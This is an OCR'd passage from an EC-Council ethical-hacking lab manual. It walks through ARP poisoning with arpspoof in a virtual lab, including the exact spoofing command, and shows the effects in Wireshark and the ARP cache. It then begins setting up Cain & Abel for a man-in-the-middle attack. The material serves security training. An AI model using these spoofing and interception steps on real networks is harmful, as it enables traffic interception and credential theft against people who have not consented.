


Figure 1.3.3: arpspoof command to spoof as a target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. As shown in the screenshot, you can observe the **ARP** packets captured by **Wireshark**.




Figure 1.3.4: Wireshark captured ARP packets

TASK 3.3

Spoof as an Access Point

12. Switch back to the terminal window where arpspoof was running. Type **arpspoof -i eth0 -t 10.10.10.10 10.10.10.2** and press **Enter**.
13. Through the above command, the host system informs the target system (**10.10.10.10**) that it is the access point (**10.10.10.2**).
14. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.




Figure 1.3.5: arpspoof command to spoof as an access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Analyze Captured Packets

15. In **Wireshark**, you can observe the ARP packets with an alert warning "**duplicate use of 10.10.10.10 detected!**"
16. Click on any ARP packet and expand the **Ethernet II** node in the packet details section. As shown in the screenshot, you can observe the MAC addresses of IP addresses **10.10.10.2** and **10.10.10.10**.

Note: Here, the MAC address of the host system (**Parrot Security**) is **00:0c:29:16:01:d1**.

Using arpspoof, we assigned the MAC address of the host system to the target system (**Windows 10**) and access point. Therefore, the alert warning of a duplicate use of **10.10.10.10** is displayed.




Figure 1.3.6: Wireshark captured ARP packets

TASK 3.5

View ARP Cache

17. Now, switch to the **Windows 10** virtual machine; click the **Type here to search field** at the bottom of **Desktop**. Type **cmd** and click **Command Prompt** from the results.
18. In the **Command Prompt** window, type **arp -a** and press **Enter** to view the ARP cache.
19. The results appear, displaying the IP addresses and their corresponding MAC addresses. Observe that the MAC addresses of IP addresses **10.10.10.2** and **10.10.10.13** are the same, indicating the occurrence of an ARP poisoning attack, where 10.10.10.13 is the **Parrot Security** machine and 10.10.10.2 is the access point.

You can also use other ARP poisoning tools such as BetterCAP (https://www.bettercap.org), Ettercap (http://www.ettercap-project.org), dsniff (https://www.monkey.org), or MITMf (https://github.com) to perform ARP poisoning attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.7: Command Prompt window: arp -a results

20. This concludes the demonstration of how to perform ARP poisoning using arpspoof.
21. Close all open windows and document all the acquired information.
22. Turn off the **Parrot Security** virtual machine.

TASK 4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel

An attacker can obtain user names and passwords using various techniques or by capturing data packets. By merely capturing enough packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts such as by logging into the victim's email account, logging onto PayPal and draining the victim's bank account, or even change the password.

As a preventive measure, an organization's administrator should advice employees not to provide sensitive information while in public networks without HTTPS connections. VPN and SSH tunneling must be used to secure the network connection. An expert ethical hacker and penetration tester (hereafter, pen tester) must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

Another effective method for obtaining usernames and passwords is by using Cain & Abel to perform MITM attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will use the Cain & Abel tool to perform an MITM attack.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Install and Configure Cain & Abel

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections—a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication.

1. Turn on the **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 08 Sniffing\ARP Poisoning Tools\Cain & Abel** and double-click **ca_setup.exe**.
4. Cain & Abel initializes, and the **Cain & Abel Installation** window appears; click the **Next** button.




Figure 1.4.1: Cain & Abel installation

MITM attacks are varied and can be carried out on a switched LAN. MITM attacks can be performed using various tools such as Cain & Abel.

5. Follow the wizard-driven installation steps to install Cain & Abel.
6. After completing the installation, the **Installation Completed!** message appears; click **Finish**.




Figure 1.4.2: Cain & Abel installation complete message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Cain & Abel is a password recovery tool that allows the recovery of passwords by sniffing the network and cracking encrypted passwords. The ARP poisoning feature of the Cain & Abel tool involves sending free spoofed ARPs to the network's host victims. This spoofed ARP can make it easier to attack a middleman.

7. The **WinPcap Installation** pop-up appears; click **Don't install**, as you already installed it during the lab setup.




Figure 1.4.3: WinPcap Installation pop-up

8. Now, double-click the **Cain** shortcut on **Desktop** to launch **Cain & Abel**.
9. The **Cain & Abel** main window appears, as shown in the screenshot.

